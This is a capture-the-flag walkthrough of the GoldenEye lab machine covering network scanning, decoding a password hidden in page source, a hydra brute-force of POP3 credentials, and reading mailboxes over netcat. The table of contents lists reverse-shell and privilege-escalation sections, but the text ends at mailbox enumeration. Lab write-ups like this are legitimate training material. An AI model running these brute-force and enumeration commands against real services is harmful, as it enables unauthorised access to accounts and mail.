GOLDEN EYE (CTF BOX) – WALKTHROUGH

CTF BOX Download Link – click me

Done by – Pranav Mohanraj

Wattala, Colombo
+94 773 100 416
Email : mailto:pranavmohanrajhacks@gmail.com
LinkedIn: linkedin.com/in/pranavmohanraj
Github: github.com/pranavexploit

Table of Contents

1. Introduction 3
2. Reconnaissance 3
   2.1. Attacker Machine IP 3
3. Host Discovery (Identifying the Target Machine) 4
4. Scanning & Service Enumeration 5
   4.1. Nmap Scan of Target Machine 5
5. Web Enumeration 6
   5.1. Accessing /sev-home/ Login Portal 7
   5.2. Viewing Source Code of Web Page 7
   5.3. Decoding Encoded Password 9
   5.4. Authentication to Sev-Home Portal 10
   5.5. Source Code Review of /sev-home/ 11
6. NMAP complete PORT scan to find the POP3 service 12
   6.1. Creating the Username Text File for & Brute Forcing POP3 on port 55007 13
   6.2. POP3 Mailbox Enumeration (natalya) 14
   6.3. Host File Modification 16
   6.4. Access to Internal Web Application 17
   6.5. Message Enumeration (Moodle) 18
   6.6. POP3 Brute Force (doak) 19
   6.7. POP3 Mailbox Enumeration (doak) 20
   6.8. Privileged Access (dr_doak) 21
7. Analysis of Retrieved File (s3cret.txt) 22
   7.1. Accessing Hidden Resource 23
   7.2. Image Metadata Analysis 24
   7.3. Decoding Hidden Data & Admin Access 25
8. Remote Code Execution via Moodle 26
   8.1. Triggering Reverse Shell 28
   8.2. Reverse Shell Execution via Blog Editor 30
   8.3. Shell Stabilization & Initial Enumeration 31

9. Exploit Transfer and Compilation (Handling Missing Compiler) 33
9.1. Privilege Escalation via OverlayFS Exploit.....34
9.2. Final Flag Capture 37

1. Introduction


This report presents a detailed penetration testing walkthrough of the **GoldenEye CTF machine**, conducted within a controlled lab environment. The objective of this assessment is to identify and exploit vulnerabilities in order to gain unauthorized access and ultimately achieve full system compromise.

The attacking system is a Kali Linux machine with the IP address **192.168.28.130**, while the target system, GoldenEye, is hosted at **192.168.28.136** on the same network segment.

A structured penetration testing methodology was followed throughout the engagement, including reconnaissance, network scanning, service enumeration, credential discovery, web application analysis, exploitation, and privilege escalation. The assessment concludes with successful root access and retrieval of the final flag, demonstrating a complete compromise of the target system.

2. Reconnaissance

2.1. Attacker Machine IP



Command : ip a

Explanation:

The ip a command lists all network interfaces and their IP addresses.

From the output:

- eth0 is the active network interface
- inet 192.168.28.130/24 is the assigned IP address

This IP (192.168.28.130) is used as the attacker machine IP during the engagement.

3. Host Discovery (Identifying the Target Machine)

```
┌──(kali㉿pranavcb014022)-[~]
└─$ sudo netdiscover -r 192.168.28.0/24
```

```
kali@pranavcb014022: ~
Session  Actions  Edit  View  Help
Currently scanning: Finished!   |   Screen View: Unique Hosts

34 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 2040
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.28.1    00:50:56:c0:00:08     27    1620  VMware, Inc.
192.168.28.2    00:50:56:e3:ce:dc      5     300  VMware, Inc.
192.168.28.136  00:0c:29:8d:66:25      1      60  VMware, Inc.
192.168.28.254  00:50:56:e0:73:89      1      60  VMware, Inc.
```

Command: sudo netdiscover -r 192.168.28.0/24

Explanation:

Used netdiscover to identify live hosts on the local network via ARP scanning.

Discovered Hosts:

- 192.168.28.1
- 192.168.28.2
- 192.168.28.136
- 192.168.28.254

All hosts appear to be VMware-based.

Target IP likely: **192.168.28.136**

4. Scanning & Service Enumeration

4.1. Nmap Scan of Target Machine

```
┌──(kali㉿pranavcb014022)-[~]
└─$ nmap -sC -sV -A 192.168.28.136
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 08:18 -0400
Nmap scan report for 192.168.28.136
Host is up (0.0015s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2018-04-24T03:22:34
|_Not valid after:  2028-04-21T03:22:34
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
MAC Address: 00:0C:29:8D:66:25 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.55 ms 192.168.28.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.89 seconds
```

Command: nmap -sC -sV -A 192.168.28.136

Explanation:

Performed an Nmap scan with default scripts, version detection, and OS detection.


Open Ports & Services:

- 25/tcp → SMTP (Postfix)
- 80/tcp → HTTP (Apache 2.4.7 Ubuntu)

Key Findings:

- Web server identified: GoldenEye Primary Admin Server
- OS: Linux (Kernel 3.x)
- Host is 1 hop away

5. Web Enumeration



Access: http://192.168.28.136


Findings:

- Page displays a terminal-style interface
- Server identified as: GOLDENEYE
- User: UNKNOWN

Key Clue:

Navigate to /sev-home/ to login

5.1. Accessing /sev-home/ Login Portal



Access: http://192.168.28.136/sev-home/


Findings:


- Page triggers a Basic Authentication login prompt
- Requires username and password before access

Observation:

- No credentials provided on page
- Indicates authentication is enforced at the server level

5.2. Viewing Source Code of Web Page





```
var data = [
  {
    GoldenEyeText: "<span><br/>Severnaya Auxiliary Control Station<br/>****TOP SECRET ACCESS****<br/>Accessing Server Identity<br/>Server Name:...................<br/>GOLDENEYE<br/><b
  }
];

//
//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic....
//
//I encoded you p@ssword below...
//
//&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
//
//BTW Natalya says she can break your codes
//

var allElements = document.getElementsByClassName("typeing");
for (var j = 0; j < allElements.length; j++) {
  var currentElementId = allElements[j].id;
  var currentElementIdContent = data[0][currentElementId];
  var element = document.getElementById(currentElementId);
  var devTypeText = currentElementIdContent;


  var i = 0, isTag, text;
  (function type() {
    text = devTypeText.slice(0, ++i);
    if (text === devTypeText) return;
    element.innerHTML = text + `<span class='blinker'>&#32;</span>`;
    var char = text.slice(-1);
    if (char === "<") isTag = true;
    if (char === ">") isTag = false;
    if (isTag) return type();
    setTimeout(type, 60);
  })();
}
```

Steps:

- Viewed page source (index.html)
- Inspected linked script: terminal.js


Findings:

- Discovered developer comments in terminal.js
- Message indicates a hidden password:

I encoded you p@ssword below...

- **Encoded string**: InvincibleHack3r

5.3. Decoding Encoded Password



Steps:


- Copied the encoded string from terminal.js
- Used an online HTML decoder

Input:

InvincibleHack3r

Output: **InvincibleHack3r**

5.4. Authentication to Sev-Home Portal



Credentials Used:

Username: boris
Password: InvincibleHack3r


Result:

- Successfully authenticated to /sev-home/
- Access granted to internal portal

Key Information:

- Mentions GoldenEye system operations
- Hint about POP3 service running on a non-default port

5.5. Source Code Review of /sev-home/



Action:
Viewed the page source of /sev-home/ to look for hidden information.

Findings:
The source code revealed a list of valid users:

Qualified GoldenEye Network Operator Supervisors:
Natalya
Boris

Key Information:

- Boris confirmed as a valid username
- Natalya identified as another potential user

6. NMAP complete PORT scan to find the POP3 service

```
kali@pranavcb014022: ~
Session  Actions  Edit  View  Help
Nmap done: 1 IP address (1 host up) scanned in 185.04 seconds

┌──(kali㉿pranavcb014022)-[~]
└─$ nmap -p- -sS -sC -sV 192.168.28.136
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 09:24 -0400
Nmap scan report for 192.168.28.136
Host is up (0.00088s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
25/tcp    open  smtp     Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2018-04-24T03:22:34
|_Not valid after:  2028-04-21T03:22:34
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES
, 8BITMIME, DSN
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open  ssl/pop3 Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after:  2028-04-23T03:23:52
|_pop3-capabilities: CAPA SASL(PLAIN) RESP-CODES AUTH-RESP-CODE TOP PIPELINING UIDL USER
55007/tcp open  pop3     Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) TOP UIDL CAPA RESP-CODES AUTH-RESP-CODE STLS PIPELINING USER
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after:  2028-04-23T03:23:52
MAC Address: 00:0C:29:8D:66:25 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 30.45 seconds
```

Command: nmap -p- -sS -sC -sV 192.168.28.136

Explanation:
Performed a full TCP port scan to identify services running on non-standard ports.


New Open Ports & Services:


- 55006/tcp → POP3S (Dovecot)
- 55007/tcp → POP3 (Dovecot)

Key Finding:

- POP3 service is running on **non-default ports (55006 / 55007)**

6.1. Creating the Username Text File for & Brute Forcing POP3 on port 55007





Preparation: Created a user list from discovered usernames:

- natalya
- boris

Command:

hydra -L users.txt -P /usr/share/wordlists/fasttrack.txt 192.168.28.136 -s 55007 pop3

Result:

- login: natalya
- password: bird

Explanation:

- Performed brute-force attack against POP3 service
- Used known usernames + wordlist

Valid credentials found:

- Username: **natalya**
- Password: **bird**

6.2. POP3 Mailbox Enumeration (natalya)

```
┌──(kali㉿pranavcb014022)-[~/Documents]
└─$ nc 192.168.28.136 55007
+OK GoldenEye POP3 Electronic-Mail System
USER natalya
+OK
PASS bird
+OK Logged in.
LIST
+OK 2 messages:
1 631
2 1048
.
RETR 1
+OK 631 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id D5EDA454B1
        for <natalya>; Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
Message-Id: <20180425024542.D5EDA454B1@ubuntu>
Date: Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
From: root@ubuntu

Natalya, please you need to stop breaking boris' codes. Also, you are GNO supervisor for training. I will em
il you once a student is designated to you.

Also, be cautious of possible network breaches. We have intel that GoldenEye is being sought after by a crim
 syndicate named Janus.
.
```

```
RETR 2
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 17C96454B1
        for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any
onfig issues, especially is it's related to security...even if it's not, just enter it in under the guise of
"security"...it'll get the change order escalated without much hassle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```

Command: nc 192.168.28.136 55007

Steps:

USER natalya
PASS bird
LIST
RETR 1
RETR 2

Findings:

- Successfully accessed Natalya's mailbox
- Retrieved 2 emails

